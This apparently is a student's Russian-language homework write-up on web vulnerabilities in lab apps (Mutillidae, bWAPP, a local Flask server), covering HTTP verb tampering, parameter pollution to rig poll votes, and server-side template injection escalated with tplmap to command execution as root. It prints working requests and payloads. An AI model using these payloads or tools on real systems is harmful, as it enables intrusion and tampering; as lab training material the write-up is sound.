

Домашнее задание:

1. Протестируйте на практике все примеры из урока. В ответе укажите сценарий и последствия эксплуатации каждой уязвимости, рассмотренной в примерах.
2. Изучите пример уязвимости HPP со страницы <http://IP/bwapp/hpp-1.php>. В ответе укажите уязвимый параметр, сценарий и последствия от эксплуатации уязвимости.

Домашнее задание (повышенной сложности):

1. \* Изучите пример уязвимости Method Tampering на странице <http://IP/mutillidae/index.php?page=document-viewer.php>. В отчете укажите, какие преимущества получит злоумышленник от эксплуатации рассматриваемых уязвимостей (и приведите примеры векторов атак).
2. \* Если у вас есть желание еще больше потренироваться в данном типе уязвимостей, можете решить эти задания: <https://portswigger.net/web-security/all-labs#server-side-template-injection>

## 1. Пример 1. Поиск и эксплуатация HTTP Verb Tampering

Перехватываем запрос

**Target** **Positions** **Payloads** **Options**

**?** **Payload Positions**

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload p

Attack type:

```
1 GET /mutillidae/index.php?page=dns-lookup.php HTTP/1.1
2 Host: 192.168.56.11
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.5
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: showhints=1; PHPSESSID=lqash1sicbbhqpp48i8pgpdi6l
9 Upgrade-Insecure-Requests: 1
10
11
```

Указываем типы запросов для перебора

**?** **Payload Options [Simple list]**

This payload type lets you configure a simple list of strings that are used as paylo

**Paste** **Load ...** **Remove** **Clear**

**OPTIONS**  
GET  
PUT  
POST  
CONNECT  
TRACE  
HEAD

**Add**

**Add from list ... [Pro version only]**

Request	Payload	Status	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	52261	
1	OPTIONS	200	<input type="checkbox"/>	<input type="checkbox"/>	52261	
2	GET	200	<input type="checkbox"/>	<input type="checkbox"/>	52261	
3	PUT	200	<input type="checkbox"/>	<input type="checkbox"/>	52261	
4	POST	200	<input type="checkbox"/>	<input type="checkbox"/>	52261	
5	CONNECT	400	<input type="checkbox"/>	<input type="checkbox"/>	392	
6	TRACE	405	<input type="checkbox"/>	<input type="checkbox"/>	425	
7	HEAD	200	<input type="checkbox"/>	<input type="checkbox"/>	192	

Через curl:

```
(kali㉿kali)-[~]
$ curl -i -X OPTIONS http://192.168.56.11
HTTP/1.1 200 OK
Date: Mon, 10 May 2021 10:49:34 GMT
Server: Apache
Allow: GET,HEAD,POST,OPTIONS
Content-Length: 0
Content-Type: httpd/unix-directory
```

Как правило такой тип атак позволяет расширить вектор атаки и, например, реализовать XSS.

### Пример 2. Эксплуатации НРР

Перехватим запрос с выбором nтар

The screenshot shows the 'Request' and 'Response' tabs in a web browser's developer tools. The 'Request' tab is active, showing the raw HTTP request. The 'Response' tab is also visible, showing the raw HTTP response.

**Request:**

```

1 GET /mutillidae/index.php?page=user-poll.php&csrf-token=&choice=nmap&initials=qqq&
  user-poll-php-submit-button=Submit+Vote HTTP/1.1
2 Host: 192.168.56.11
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://192.168.56.11/mutillidae/index.php?page=user-poll.php
9 Cookie: showhint=1; PHPSESSID=lgash1scbbqpp4818pgpdi61
10 Upgrade-Insecure-Requests: 1
11
12

```

**Response:**

```

11037 <? / >
11038 <fieldset>
11039 <legend>
11040 Poll Results
11041 </legend>
11042 <table style="width:50%;" class="resu
11043 <tr class="report-header">
11044 <th class="report-label" colspan=
11045 1 Records Found
11046 </th>
11047 </tr>
11048 <tr class="report-header">
11049 <th class="report-label">
11050 Tool
11051 </td>
11052 <th class="report-label">
11053 Votes
11054 </td>
11055 </tr>
11056 <tr>
11057 <th class="report-label" Reflecte
11058 nmap
11059 </th>
11060 <td class="report-data">
11061 2

```

## Заменим на wireshark

```
1 GET /mutillidae/index.php?page=user-poll.php&csrf-token=&choice=wireshark&initials=
  qqq&user-poll-php-submit-button=Submit+Vote HTTP/1.1
2 Host: 192.168.56.11
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://192.168.56.11/mutillidae/index.php?page=user-poll.php
9 Cookie: showhints=1; PHPSESSID=lgash1sicbbhqqp48i8pgpdi6l
10 Upgrade-Insecure-Requests: 1
11
12
```

```

</td>
</tr>
<tr>
  <th class="report-label" Reflected
    nmap
  </th>
  <td class="report-data">
    2
  </td>
</tr>
<tr>
  <th class="report-label" Reflected
    wireshark
  </th>
  <td class="report-data">
    2
  </td>
</tr>
</table>
</fieldset>
<script type="text/javascript">

```

Значение nmap не изменилось а wireshark увеличилось

Позволяет повлиять на итоги голосования(подкрутить некоторые счетчики). Также с помощью http можно выполнять или не выполнять определенные действия немного изменив ссылку с параметрами, например удалить всю почту. Логика работы совокупности параметров на разных серверах разная и вот тут как раз нужно экспериментировать.

### Пример 3 Шаблонизатор

Реализуем пример из методички на Jinja2

```

(root@kali)~# python templhtml.py
<!DOCTYPE html>
<html>
  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
  </head>
  <body>

    Hello Canary!

    Hello Canary!

    Hello Canary!

    Hello Canary!

    Hello Canary!

  </body>
</html>

```

Initial your choice to

- ☒ nmap
- ☐ wireshark
- ☐ netcat
- ☐ metasploit
- ☐ kismet
- ☐ Cain
- ☐ Ettercap
- ☐ Paros
- ☐ Burp Suite
- ☐ Sysinternals
- ☐ InSiDDer

Your Initials:

Изменим сценарий

```
GNU nano 5.3 templhtml.py
-- coding: utf-8 --
from jinja2 import Template

html = open('templ.html').read()
template = Template(html)
print(template.render(name=u'qqqqq'))
```

```
(root@kali)-[~]
└─# python templhtml.py
<!DOCTYPE html>
<html>
  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
  </head>
  <body>

    Hello qqqqq!

    Hello qqqqq!

    Hello qqqqq!


    Hello qqqqq!

    Hello qqqqq!

  </body>
</html>
```


Пример 4. Поиск и эксплуатация SSTI

Реализуем пример из методички на Flask




Hello qqqq!

Протестируем XSS:



Определим тип шаблонизатора по схеме из методичке

```
(kali@kali)-[~]  
$ curl -g 'http://127.0.0.1:8081/page?name={{7*'7'}}'  
Hello 49!
```



Попробуем утилиту tplmap:

```
(kali㉿kali)-[~/tp/tplmap]
$ python tplmap.py -u 'http://127.0.0.1:8081/page?name=john'
```

```
GET parameter: name
Engine: Jinja2
Injection: {{*}}
Context: text
OS: posix-linux2
Technique: render
Capabilities:
```

```
Shell command execution: ok
Bind and reverse shell: ok
File write: ok
File read: ok
Code evaluation: ok, python code
```

```
(kali㉿kali)-[~/tp/tplmap]
$ python tplmap.py -u 'http://127.0.0.1:8081/page?name=john' --os-cmd id
[+] Tplmap 0.5
Automatic Server-Side Template Injection Detection and Exploitation Tool
```

```
Code evaluation: ok, python code
```

```
uid=0(root) gid=0(root) groups=0(root),142(kaboxer)
```

SSTI позволяют реализовать RCE или получить дополнительную информацию о сервере.

2.


Bugs Change Password Create User Set Security Level

/ HTTP Parameter Pollution /

In order to vote for your favorite movie, your name must be entered:


Continue

Введем имя и посмотрим адресную строку







Проголосуем за фильм и посмотрим на адресную строку




Попробуем добавить такую же строку параметров но с фильмом 3




Увидим что фильм изменился (фильм 2 это Iron Man)



А теперь попробуем ввести имя вместе с параметром на странице входа и проголосовать за фильм 1





Получаем голос за 3 фильм. И теперь не важно за какой фильм голосовать всегда голос будет за 3 фильм.